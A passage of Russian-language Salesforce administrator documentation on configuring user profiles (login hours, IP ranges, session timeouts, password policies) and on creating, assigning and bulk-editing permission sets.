СМ. ТАКЖЕ:

[Работа с профилями в исходном пользовательском интерфейсе профиля](#)

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения макетов страниц в профилях:


- «Управление профилями и наборами полномочий»



Просмотр и редактирование доступа к настольному клиенту в исходном пользовательском интерфейсе профиля

Connect Offline и Connect for Office — это настольные клиентские приложения, позволяющие интегрировать систему Salesforce в компьютер пользователя.

Администратор может выбрать настольные клиентские приложения, которые должны быть доступны пользователям, а также настроить автоматические уведомления о наличии обновлений.

 **Прим.:** Настольные клиентские приложения доступны только при наличии полномочия «API включен».


1. В меню «Настройка» введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт «**Профили**».
2. Щелкните ссылку «**Правка**» напротив имени нужного профиля и прокрутите страницу до раздела «Клиенты интеграции компьютеров».

СМ. ТАКЖЕ:

[Работа с профилями в исходном пользовательском интерфейсе профиля](#)

Назначение типов записей профилям в исходном пользовательском интерфейсе профиля

После того как вы создадите типы записей и включите в них значения раскрывающегося списка, добавьте типы записей в пользовательские профили. При назначении определенного типа записи определенному профилю пользователя, использующие этот профиль, могут назначать этот тип записи своим создаваемым или изменяемым записям.

 **Прим.:** Пользователи могут просматривать записи любого типа, независимо от типа записи, связанного с их профилем.

Вы можете связать несколько типов записей с тем или иным профилем. Например, пользователю необходимо создать возможности продаж аппаратного и программного обеспечения. В этом случае вы можете создавать и добавлять типы записей «Оборудование» и «Программное обеспечение» в профиль пользователя.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Выберите нужный профиль. Раздел «Параметры типа записи» содержит типы записей, доступные для данного профиля.
3. Щелкните ссылку «**Правка**» напротив нужного типа записи.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров доступа к настольному клиенту:

- «Просмотр настройки и конфигурации»

Для редактирования параметров доступа к настольному клиенту:

- «Управление профилями и наборами полномочий»

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения типов записей профилям:

- «Настройка приложения»

4. Выберите тип записи из списка «Доступные типы записей» и добавьте его в список «Избранные типы записей». **«Основной»** — это системный тип записи, используемый в случае отсутствия настраиваемого типа записи. При назначении «Основной» тип записи не может быть изменен (например, при создании записи). Все остальные типы записей являются настраиваемыми.
  5. В разделе «По умолчанию» выберите тип записи по умолчанию.  
При использовании организаций-лиц данный параметр также определяет поля организаций, которые должны отображаться в области «Быстрое создание» на начальной странице вкладки «Организации».
  6. При использовании организаций-лиц настройте параметры типов записи по умолчанию для записей организаций-лиц и организаций-компаний. В раскрывающихся списках Тип записи по умолчанию организация–компания, а затем Тип записи по умолчанию организация–лицо, выберите учетную запись по умолчанию.  
Данные параметры используются для отображения стандартных типов записей обоих типов организаций (например, при создании интересов).
  7. Нажмите кнопку **«Сохранить»**.
-  **Прим.:** При использовании организаций-лиц настройте параметры типов записи по умолчанию для записей организаций-лиц и организаций-компаний. Перейдите в раздел «Параметры типа записи учетной записи» на странице сведений профиля. Вы также можете воспользоваться другим способом установки параметров типа записи по умолчанию для учетной записи, щелкнув **«Изменить»**.

СМ. ТАКЖЕ:

[Как определяется доступ к типу записи?](#)

[Работа с профилями в исходном пользовательском интерфейсе профиля](#)

[Назначение настраиваемых типов записей в наборах полномочий](#)

## Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля


Укажите часы, когда пользователи могут входить в систему, в зависимости от своего профиля.

1. Введите строку «*Профили*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Профили**», затем выберите профиль пользователя.
2. Нажмите кнопку «**Правка**» в связанном списке «Время входа».
3. Выберите дни и часы доступа данного профиля к системе.

Чтобы разрешить пользователям выполнять вход в любое время, щелкните «**Очистить все поля времени**». Чтобы запретить пользователям доступ к системе в определенный день, выберите одинаковое время начала и окончания.

По завершении времени входа вошедшие пользователи могут просматривать только текущую страницу.

4. Нажмите кнопку «**Сохранить**».

 **Прим.:** Для профиля задаются первые часы входа в систему, они зависят от принятого в организации часового пояса по умолчанию, который задается на странице «Сведения о компании» в разделе «Настройка». Таким образом, изменение поля организации «Часовой пояс по умолчанию» не инициирует изменение часового пояса, используемого для времени входа в профиле. В результате время входа всегда применяется точно, несмотря на использование другого часового пояса пользователя или изменение стандартного часового пояса организации.

В зависимости от выполняемого действия (просмотр или редактирование времени входа) отображаемое время может различаться. На странице сведений о профиле время отображается в часовом поясе, выбранном текущим пользователем. На странице редактирования времени входа время отображается в стандартном часовом поясе организации.

СМ. ТАКЖЕ:

[Работа с профилями в исходном пользовательском интерфейсе профиля](#)

[Ограничение IP-адресов входа в исходном пользовательском интерфейсе профиля](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки времени  
входа:

- «Управление профилями и наборами полномочий»



## Ограничение IP-адресов входа в исходном пользовательском интерфейсе профиля

Управление доступом к входу в систему на уровне пользователя путем указания диапазона допустимых IP-адресов в профиле пользователя. Если профиль поддерживает ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенного IP-адреса.

1. Способ ограничения диапазона действительных IP-адресов в профиле зависит от вашей версии Salesforce.
  - В версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition введите «*Профили*» в поле «Быстрый поиск», выберите «**Профили**» в меню «Настройка», затем выберите нужный профиль.
  - Если вы пользуетесь выпуском Professional, Group или Personal, в меню «Настройка» введите «*Параметры сеанса*» в поле «Быстрый поиск», затем выберите «**Параметры сеанса**».
2. Нажмите кнопку «**Создать**» в связанном списке «Диапазоны IP-адресов входа».
3. Введите действительные IP-адреса в поля «Начальный IP-адрес» и «Конечный IP-адрес».

Начальный и конечный адреса определяют диапазон разрешенных IP-адресов, которые могут использоваться для входа. Чтобы разрешить вход с отдельного IP-адреса, введите один адрес в оба поля.

- IP-адреса диапазона должны использовать протокол IPv4 или IPv6. IPv4-адреса находятся в диапазоне IPv6-адресов, соотнесенных с протоколом IPv4 (: : ffff : 0 : 0 — : : ffff : ffff : ffff, где : : ffff : 0 : 0 присваивается значение 0 . 0 . 0 . 0, а : : ffff : ffff : ffff — значение 255 . 255 . 255 . 255). В диапазон не могут входить одновременно внешние и внутренние IP-адреса соотнесенного с IPv4 пространства адресов IPv6. Такие диапазоны, как 255 . 255 . 255 . 255 — : : 1 : 0 : 0 : 0 или : : — : : 1 : 0 : 0 : 0, являются недопустимыми.
  - Профили «Пользователь-партнер» ограничиваются пятью IP-адресами. С целью расширения диапазона обратитесь в компанию Salesforce.
  - Приложение Salesforce Classic Mobile может игнорировать диапазоны IP-адресов, заданные для профилей. Salesforce Classic Mobile инициирует безопасное подключение к Salesforce через сеть мобильного оператора. Однако IP-адреса мобильного оператора могут выходить за рамки допустимого диапазона IP-адресов для профиля пользователя. Во избежание игнорирования диапазонов IP-адресов, заданных для профиля, рекомендуем [отключить приложение Salesforce Classic Mobile](#) на странице 1177 для данного пользователя.
4. При необходимости введите описание диапазона. При использовании нескольких диапазонов поле «Описание» может содержать дополнительную информацию (например, область сети, соответствующая данному диапазону).
  5. Нажмите кнопку «**Сохранить**».

-  **Прим.:** Параметрам кэширования для статических ресурсов назначается значение «Личный» при использовании сайта Force.com, поддерживающего ограничения по диапазону IP-адресов или времени входа для профиля пользователя-гостя. Сайты, поддерживающие ограничения для профиля пользователя-гостя, кэшируют статические ресурсы только в пределах обозревателя. Кроме того, при ограничении доступа к общедоступному сайту удаление статических ресурсов из кэша Salesforce и любого промежуточного кэша может занять до 45 дней.
-  **Прим.:** При необходимости ограничьте весь доступ к системе Salesforce только IP-адресами из диапазонов IP-адресов входа. Чтобы включить этот параметр, в разделе «Настройка» введите «*Параметры сеанса*» в поле «Быстрый поиск»,

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра диапазонов  
IP-адресов входа:

- «Просмотр настройки и конфигурации»

Для редактирования и  
удаления диапазонов  
IP-адресов входа:

- «Управление профилями и наборами полномочий»

выберите **«Параметры сеанса»**, после чего выберите **«Применять диапазоны IP-адресов при каждом запросе»**. Этот параметр отражается на всех профилях пользователей, для которых применяются IP-ограничения.

СМ. ТАКЖЕ:

[Настройка диапазонов надежных IP-адресов для организации](#)

[Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля](#)

[Работа с профилями в исходном пользовательском интерфейсе профиля](#)

## Просмотр и редактирование назначенных приложений в профилях

Параметры назначенного приложения определяют приложения, доступные пользователям в меню приложений Force.com.

Каждому профилю должно быть доступно как минимум одно приложение, за исключением профилей, связанных с пользователями клиентского портала.

Чтобы задать доступность приложения, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Выберите нужный профиль.
3. В зависимости от используемого типа пользовательского интерфейса, выполните одно из указанных ниже действий.
  - Расширенный пользовательский интерфейс профиля: щелкните ссылку **«Назначенные приложения»** и нажмите кнопку **«Правка»**.
  - Исходный пользовательский интерфейс профиля: нажмите кнопку **«Правка»** и прокрутите страницу до раздела «Параметры настраиваемого приложения».
4. Выберите одно стандартное приложение. Стандартное приложение отображается при первом входе пользователя.
5. Установите флажок **«Доступно»** напротив любых других нужных приложений.

СМ. ТАКЖЕ:

[Профили](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров доступности приложения:

- «Управление профилями и наборами полномочий»

## Включение настраиваемых полномочий в профилях

Настраиваемые полномочия позволяют предоставлять доступ к настраиваемым процессам или приложениям. Созданное настраиваемое полномочие, связанное с процессом или приложением, может быть включено в профилях.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Выберите нужный профиль.
3. В зависимости от используемого типа пользовательского интерфейса, выполните одно из указанных ниже действий.
  - Расширенный пользовательский интерфейс профиля: щелкните ссылку «**Настраиваемые полномочия**» и нажмите кнопку «**Правка**».
  - Исходный пользовательский интерфейс профиля: нажмите кнопку «**Правка**» в связанном списке «Включенные настраиваемые полномочия».
4. Чтобы включить настраиваемые полномочия, выберите нужные полномочия в списке «Доступные настраиваемые полномочия» и нажмите кнопку «**Добавить**». Чтобы удалить настраиваемые полномочия из профиля, выберите нужные полномочия в списке «Включенные настраиваемые полномочия» и нажмите кнопку «**Удалить**».
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Настраиваемые полномочия](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Для организаций, использующих Group Edition и Professional Edition, нельзя создавать или редактировать настраиваемые полномочия, но можно установить их как часть управляемого пакета.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения настраиваемых полномочий в профилях:

- «Управление профилями и наборами полномочий»

## Просмотр и редактирование параметров времени ожидания сеанса в профилях

Используйте параметры сеанса, чтобы настроить количество минут или часов отсутствия активности перед наступлением таймаута пользовательского сеанса. По завершении сеанса пользователь должен выполнить повторный вход.

До тех пор пока вы не установите значение параметра Таймаут сеанса по истечении для профиля, Значение таймаута в параметрах сеанса организации применяется ко всем пользователям этого профиля. Когда это значение установлено, значение Таймаут сеанса по истечении для профиля переопределяет Значение таймаута организации в пределах этого профиля. Изменения, внесенные в единый параметр «Значение времени ожидания», не применяются к пользователям профиля, поддерживающего собственный Таймаут сеанса по истечении.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Выберите нужный профиль.
3. В зависимости от используемого типа пользовательского интерфейса выполните одно из указанных ниже действий.
  - Расширенный пользовательский интерфейс профиля: щелкните ссылку «**Параметры сеанса**» и нажмите кнопку «**Правка**».
  - Исходный пользовательский интерфейс профиля: нажмите кнопку «**Правка**» и прокрутите страницу до раздела «Параметры сеанса».
4. Выберите нужное значение времени ожидания из раскрывающегося списка.
5. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition и  
Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров сеанса и пароля в профилях:


- «Управление профилями и наборами полномочий»

## Просмотр и редактирование политик паролей в профилях

Параметры политик паролей определяют требования, предъявляемые к паролям, и используются для обеспечения требуемого уровня безопасности пользователей, которым назначен профиль. Политики использования паролей для профиля переопределяют настройки политики паролей всей организации для пользователей, назначенных для этого профиля. Если не настроить политики использования паролей для того или иного профиля, будут применяться политики использования паролей в масштабе всей организации. Новые политики использования паролей для профиля применяются для существующих пользователей профиля при сбросе ими пароля.

Изменения, внесенные в единые политики паролей, не применяются к пользователям профиля, поддерживающего собственные политики паролей.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Выберите нужный профиль.
3. В зависимости от используемого типа пользовательского интерфейса выполните одно из указанных ниже действий.
  - Расширенный пользовательский интерфейс профиля: щелкните ссылку «**Политики паролей**» и нажмите кнопку «**Правка**».
  - Исходный пользовательский интерфейс профиля: нажмите кнопку «**Правка**» и прокрутите страницу до раздела «Политики паролей».
4. Измените значения для текущего профиля.

 **Прим.:** При изменении параметра Срок действия паролей пользователей истекает: это изменение отражается на дате окончания срока действия пароля пользователя, если новая дата окончания срока действия пароля пользователя наступает раньше старой даты окончания срока действия пароля либо при отключении срока действия путем выбора параметра Бессрочно.

5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Поля политик паролей в профиле](#)

### Поля политик паролей в профиле

Требования к паролям могут быть заданы в параметрах политик паролей. Ознакомьтесь с приведенными ниже описаниями полей, чтобы понять, как они влияют на настройки паролей в профиле.

Изменения, внесенные в единые политики паролей, не применяются к пользователям профиля, поддерживающего собственные политики паролей.

| Поле  | Описание  |
|---|---|
| Срок действия паролей пользователей истекает: | Период времени, в течение которого истекает срок действия паролей пользователей. Пароли должны быть изменены. Значение по умолчанию: 90 дней. Данный параметр недоступен для порталов самообслуживания. Эта |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров сеанса и пароля в профилях:



- «Управление профилями и наборами полномочий»

Для настройки политик паролей:

- «Управление политиками паролей»



| Поле                          | Описание  |
|-------------------------------|---|
|                               | <p>настройка неприменима к пользователям с полномочием «Срок действия пароля неограничен».</p> <p>При изменении параметра Срок действия паролей пользователей истекает: это изменение отражается на дате окончания срока действия пароля пользователя, если новая дата окончания срока действия пароля пользователя наступает раньше старой даты окончания срока действия пароля либо при отключении срока действия путем выбора параметра Бессрочно.</p>   |
| Вести журнал паролей          | <p>Сохранение предыдущих паролей пользователей с целью использования исключительно новых и уникальных паролей. Журнал паролей сохраняется только при выборе данного параметра. Значение по умолчанию: «Сохранено паролей: 3». Значение «Пароли не сохранены» может быть выбрано только в том случае, если поле «Срок действия паролей пользователей истекает:» содержит значение «Бессрочно». Данный параметр недоступен для порталов самообслуживания.</p>   |
| Минимальная длина пароля      | <p>Минимальное количество символов в пароле. Данный параметр вступает в силу только при следующем изменении текущих паролей. Значение по умолчанию: «8 символов».</p>   |
| Требование к сложности пароля | <p>Определение символов, которые должны использоваться в пароле пользователя.</p> <p>Уровни сложности:</p> <ul style="list-style-type: none"> <li>• «Без ограничений»: любое значение пароля; самый ненадежный уровень.</li> <li>• «Должен содержать буквы и цифры»: требует наличия как минимум одной буквы и одной цифры, это настройка по умолчанию.</li> <li>• «Должен содержать буквы, цифры и специальные символы»: требует наличия как минимум одной буквы, одной цифры и одного из следующих символов: ! # \$ % - _ = + &lt; &gt;.</li> <li>• «Должен содержать цифры, строчные и прописные буквы»: требует наличия как минимум одной цифры, одной строчной буквы и одной прописной буквы.</li> <li>• «Должен содержать цифры, строчные и прописные буквы и специальные символы»: требует наличия как минимум одной цифры, одной строчной буквы, одной прописной буквы и одного из следующих символов: ! # \$ % - _ = + &lt; &gt;.</li> </ul> |

| Поле  | Описание  |
|---|---|
| Требование к контрольному вопросу                   | <p>Допустимые значения: «Не может содержать пароль» (ответ на контрольный вопрос не может содержать пароля) и «Нет», выбранное по умолчанию (любой ответ).</p> <p>Пользователь должен указать ответ на контрольный вопрос. Данный параметр недоступен для порталов самообслуживания, клиентских или партнерских порталов.</p>   |
| Максимальное количество недопустимых попыток входа  | <p>Максимально допустимое количество попыток входа до блокировки пользователя. Данный параметр недоступен для порталов самообслуживания.</p>  |
| Срок действия блокировки                            | <p>Продолжительность блокировки. По умолчанию: 15 минут. Данный параметр недоступен для порталов самообслуживания.</p> <p> <b>Прим.:</b> Если учетная запись пользователя заблокирована, рекомендуем дождаться окончания блокировки. В ином случае учетную запись может разблокировать пользователь с полномочиями «Восстановление паролей и разблокировка пользователей», выполнив следующую процедуру из меню «Настройка».</p> <ol style="list-style-type: none"> <li>1. Введите строку «<i>Пользователи</i>» в поле «Быстрый поиск».</li> <li>2. Выберите «<b>Пользователи</b>».</li> <li>3. Выберите нужного пользователя.</li> <li>4. Щелкните кнопку «<b>Разблокировать</b>».</li> </ol> <p>Данная кнопка отображается только для заблокированного пользователя.</p> |
| Неясный ответ на секретный вопрос для сброса пароля | <p>Данная функция позволяет скрывать вводимые ответы на контрольные вопросы. Настройка по умолчанию отображает ответ в виде простого текста.</p> <p> <b>Прим.:</b> Если организация использует редактор метода ввода Microsoft в режиме ввода Hiragana, то вводимые символы ASCII заменяются японскими символами в полях обычного текста. Тем не менее, поля со скрытым текстом могут обрабатываться редактором метода ввода некорректно. Если данная функция препятствует правильному вводу паролей пользователей или других значений, рекомендуем ее отключить.</p>  |

| Поле  | Описание  |
|---|---|
| Требовать срок действия пароля не менее 1 дня | При выборе этого параметра пароль нельзя менять чаще, чем каждые 24 часа. |

СМ. ТАКЖЕ:

[Просмотр и редактирование политик паролей в профилях](#)

## Наборы полномочий

Набор полномочий — это совокупность параметров и полномочий, которая предоставляет пользователям доступ к различным инструментам и функциям. Параметры и полномочия, доступные в наборах полномочий, также доступны в профилях, однако наборы полномочий позволяют расширить функциональный доступ пользователей без изменения их профилей.

Пользователи могут обладать только одним профилем, однако в зависимости от выпуска Salesforce у них может быть несколько наборов разрешений. При необходимости назначьте наборы полномочий разным типам пользователей, независимо от их профилей.

 **Прим.:** В версиях Contact Manager Edition, Group Edition и Professional Edition можно создать один набор полномочий.

Полномочие, выключенное в профиле, но включенное в наборе полномочий, доступно пользователям, имеющим данный профиль и набор полномочий. Например, полномочие «Управление политиками паролей», выключенное в профиле пользователя, но включенное в одном из его наборов полномочий, позволяет пользователю управлять политиками паролей.

Рекомендуем использовать наборы полномочий для предоставления доступа логическим группам пользователей, независимо от их основных рабочих функций. Например, организация использует настраиваемый объект «Инвентарь». Данный объект должен быть доступен большинству пользователей для чтения и небольшому количеству пользователей для редактирования. Создайте набор полномочий, предоставляющий доступ для чтения, и назначьте его соответствующим пользователям. Затем рекомендуем создать другой набор полномочий, предоставляющий доступ для редактирования, и назначить его небольшой группе пользователей.



[Просмотреть обзор: создание, редактирование и назначение набора полномочий](#)



[Просмотреть обзор: создание, назначение и добавление набора полномочий в Lightning Experience](#)

СМ. ТАКЖЕ:

[Редактирование наборов полномочий в списковом представлении](#)

[Назначение наборов полномочий отдельному пользователю](#)

[Рекомендации по использованию наборов полномочий](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional Edition, Group Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com**.

Дополнительные наборы разрешений доступны при дополнительной оплате в выпуске **Professional Edition**.

## Создание наборов полномочий

При необходимости клонируйте набор полномочий или создайте новый. Клонированный набор полномочий использует лицензию пользователя и включенные полномочия из исходного набора полномочий. Новый набор полномочий добавляется без лицензии пользователя и включенных полномочий.



[Просмотреть обзор: создание, редактирование и назначение набора полномочий](#)

## Лицензии пользователя в наборах полномочий

Созданному набору полномочий может быть назначена конкретная лицензия пользователя или значение «--Нет--».

При выборе конкретной лицензии выберите лицензию пользователей, которым предназначается данный набор полномочий. Например, чтобы назначить данный набор полномочий пользователям с лицензией Salesforce, выберите значение «Salesforce».

Чтобы назначить данный набор полномочий нескольким пользователям с разными лицензиями, выберите значение «--Нет--», которому не соответствует ни одна лицензия. Данное значение позволяет назначить набор полномочий любым пользователям, лицензии которых поддерживают включенные полномочия. Например, чтобы назначить набор полномочий пользователям с лицензиями Salesforce и Salesforce Platform, выберите значение «--Нет--».

### Прим.:

- Наборы полномочий без лицензии пользователя содержат только некоторые возможные полномочия и параметры.
- Набор полномочий без лицензии может быть назначен только пользователям, лицензии которых поддерживают включенные полномочия и параметры. Например, набор полномочий без лицензии, содержащий полномочие «Автор Архив», не может быть назначен пользователям с лицензией Salesforce Platform, так как данная лицензия не поддерживает включенное полномочие.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Additional permission sets available for an extra cost in **Professional** Edition

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

- «Управление профилями и наборами полномочий»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Additional permission sets available for an extra cost in **Professional** Edition

## Рекомендации по использованию наборов полномочий

Ниже перечислены рекомендации и особые алгоритмы для наборов полномочий.

### Различия между новыми и клонированными наборами полномочий

Новый набор полномочий добавляется без лицензии пользователя и включенных полномочий. Клонированный набор полномочий использует лицензию пользователя и включенные полномочия из исходного набора полномочий. Клонированный набор полномочий не позволяет изменять лицензию пользователя. Рекомендуем клонировать набор полномочий только для предоставления новому набору полномочий такой же лицензии пользователя.

### Ограничения

В версиях Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition и Database.com Edition можно создать до 1 000 наборов полномочий. В версиях Contact Manager Edition, Group Edition и Professional Edition можно создать один набор полномочий.

В версиях Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition и Database.com Edition организация может создать большее число наборов полномочий, если она добавлена в рамках установленного управляемого пакета, включенного в общедоступные списки AppExchange. В этом случае можно создать до 1 500 наборов полномочий.

### Ограничения лицензии пользователя

Некоторые лицензии пользователя ограничивают количество доступных настраиваемых приложений или вкладок. При необходимости назначьте только предоставленное количество посредством назначенного профиля пользователя и наборов полномочий. Например, пользователь с лицензией Force.com App Subscription и доступом к одному приложению Force.com Light может просматривать только настраиваемые вкладки данного приложения.

### Назначенные приложения

Параметры назначенного приложения определяют приложения, доступные пользователям в меню приложений Force.com. В отличие от профилей, наборы полномочий не позволяют назначать стандартные приложения. Пользователи могут определять только их доступность.

### Доступ к классу Apex

Пользователь может задать методы класса Apex верхнего уровня, которые должны быть доступны для выполнения в наборе полномочий. Параметры доступа к классу Apex применяются только к:

- Методы класса Apex (например, методы веб-службы)
- Любого метода, используемого настраиваемым контроллером Visualforce или расширением контроллера, добавленным на страницу Visualforce

Триггеры всегда запускаются событиями триггера (например, insert или update), независимо от параметров полномочий.

СМ. ТАКЖЕ:

[Как определяется доступ к типу записи?](#)

[Лицензии пользователя в наборах полномочий](#)

[Полномочия объекта](#)

## ВЕРСИИ



Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com Editions**

Additional permission sets available for an extra cost in **Professional Edition**

## Использование списков наборов полномочий

Для просмотра наборов полномочий в организации введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Наборы полномочий**». Ниже перечислены действия, доступные на странице со списком наборов полномочий.

- Просмотр отфильтрованного списка наборов полномочий путем выбора нужного представления в раскрывающемся списке
- [Создание спискового представления или редактирование текущего представления](#)
- Удаление выбранного спискового представления посредством ссылки «Удалить»
- Создание набора полномочий посредством кнопки «Создать»
- Печать спискового представления посредством значка 
- Обновление спискового представления посредством значка 
- [Редактирование полномочий в списковом представлении](#)
- Просмотр или редактирование набора полномочий путем выбора его имени
- Удаление набора полномочий, которому не назначены пользователи, посредством ссылки «Удал.»

СМ. ТАКЖЕ:

[Наборы полномочий](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Additional permission sets available for an extra cost in **Professional** Edition

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра наборов полномочий и печати списков наборов полномочий:


- «Просмотр настройки и конфигурации»


Для удаления наборов полномочий и списковых представлений наборов полномочий:


- «Управление профилями и наборами полномочий»

## Создание и редактирование списковых представлений наборов полномочий

Пользователь может создавать и редактировать списковые представления наборов полномочий для просмотра списка наборов полномочий, содержащих определенные поля и полномочия. Например, пользователь может создать списковое представление всех наборов полномочий, содержащих полномочие «Изменение всех данных».

1. Щелкните ссылку **«Создать новое представление»** на странице «Наборы полномочий» или выберите нужное представление и щелкните ссылку **«Правка»**.
2. Введите имя представления.
3. Введите условия, которым должны соответствовать выбранные элементы списка, в разделе «Определение критериев фильтрации» (например, *«"Изменение всех данных" равно "Истина"»*).
  - a. Чтобы выбрать нужный параметр, введите его имя или щелкните значок .
  - b. Выберите оператор фильтрации.
  - c. Введите нужное значение.
 

 **Совет:** Чтобы просмотреть только наборы полномочий без лицензии пользователя, введите значение *«Лицензия пользователя»* в поле «Параметр», выберите оператор *«равно»* и введите символы *""* в поле «Значение».
  - d. Чтобы задать другое условие фильтра, щелкните ссылку **«Добавить строку»**. Разрешается задавать не более 25 условий фильтра.
4. Выберите параметры, которые должны отображаться в списковом представлении в виде столбцов, в разделе «Выбор столбцов для отображения». Разрешается добавлять не более 15 столбцов.
  - a. Выберите тип параметра в раскрывающемся списке «Поиск».
  - b. Введите первые буквы нужного параметра и нажмите кнопку **«Найти»**.
 

 **Прим.:** Если поиск возвращает более 500 значений, то результаты не отображаются. Чтобы сократить количество результатов, уточните критерии поиска.
5. Нажмите кнопку **«Сохранить»**. Чтобы сохранить клонированное представление, введите новое имя и нажмите кнопку **«Сохранить как»**.

СМ. ТАКЖЕ:

[Редактирование наборов полномочий в списковом представлении](#)

[Создание настраиваемых списковых представлений в Salesforce Classic](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Professional, Group, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Additional permission sets available for an extra cost in **Professional** Edition


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления списковых представлений наборов полномочий:

- «Управление профилями и наборами полномочий»

## Редактирование наборов полномочий в списковом представлении

Пользователь может изменить полномочия не более 200 наборов полномочий прямо в списковом представлении без открытия отдельного набора полномочий.

 **Прим.:** Рекомендуем проявлять внимательность при редактировании наборов полномочий данным методом. Пакетные изменения могут влиять на пользователей организации.

1. Выберите или **создайте списковое представление**, содержащее нужные наборы полномочий и полномочия.
2. Чтобы изменить несколько наборов полномочий, установите флажок напротив каждого нужного набора. При выборе наборов полномочий на разных страницах система Salesforce запоминает выбранные наборы полномочий.
3. Дважды щелкните нужное полномочие. При пакетном редактировании наборов полномочий дважды щелкните нужное полномочие в любом выбранном наборе.
4. Включите или отключите полномочие во всплывающем диалоговом окне. Иногда изменение одного полномочия инициирует изменение других полномочий. Например, если набор полномочий содержит включенные полномочия «Управление обращениями» и «Перенос обращений», то отключение полномочия «Перенос обращений» инициирует отключение полномочия «Управление обращениями». В этом случае диалоговое окно содержит список измененных полномочий.
5. Чтобы изменить несколько наборов полномочий, выберите **«Все *n* выбранных записей»** (где *n* — это количество выбранных наборов полномочий).
6. Нажмите кнопку **«Сохранить»**.

Пакетное редактирование наборов полномочий изменяет только наборы полномочий, поддерживающие редактируемое полномочие. Например, при включении полномочия «Изменение всех данных» посредством функции встроенного редактирования в 10 наборах полномочий, но отсутствии полномочия «Изменение всех данных» в одном наборе полномочий, полномочие «Изменение всех данных» включается во всех наборах полномочий, кроме одного набора без полномочия «Изменение всех данных».

Все изменения регистрируются контрольным журналом настройки.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
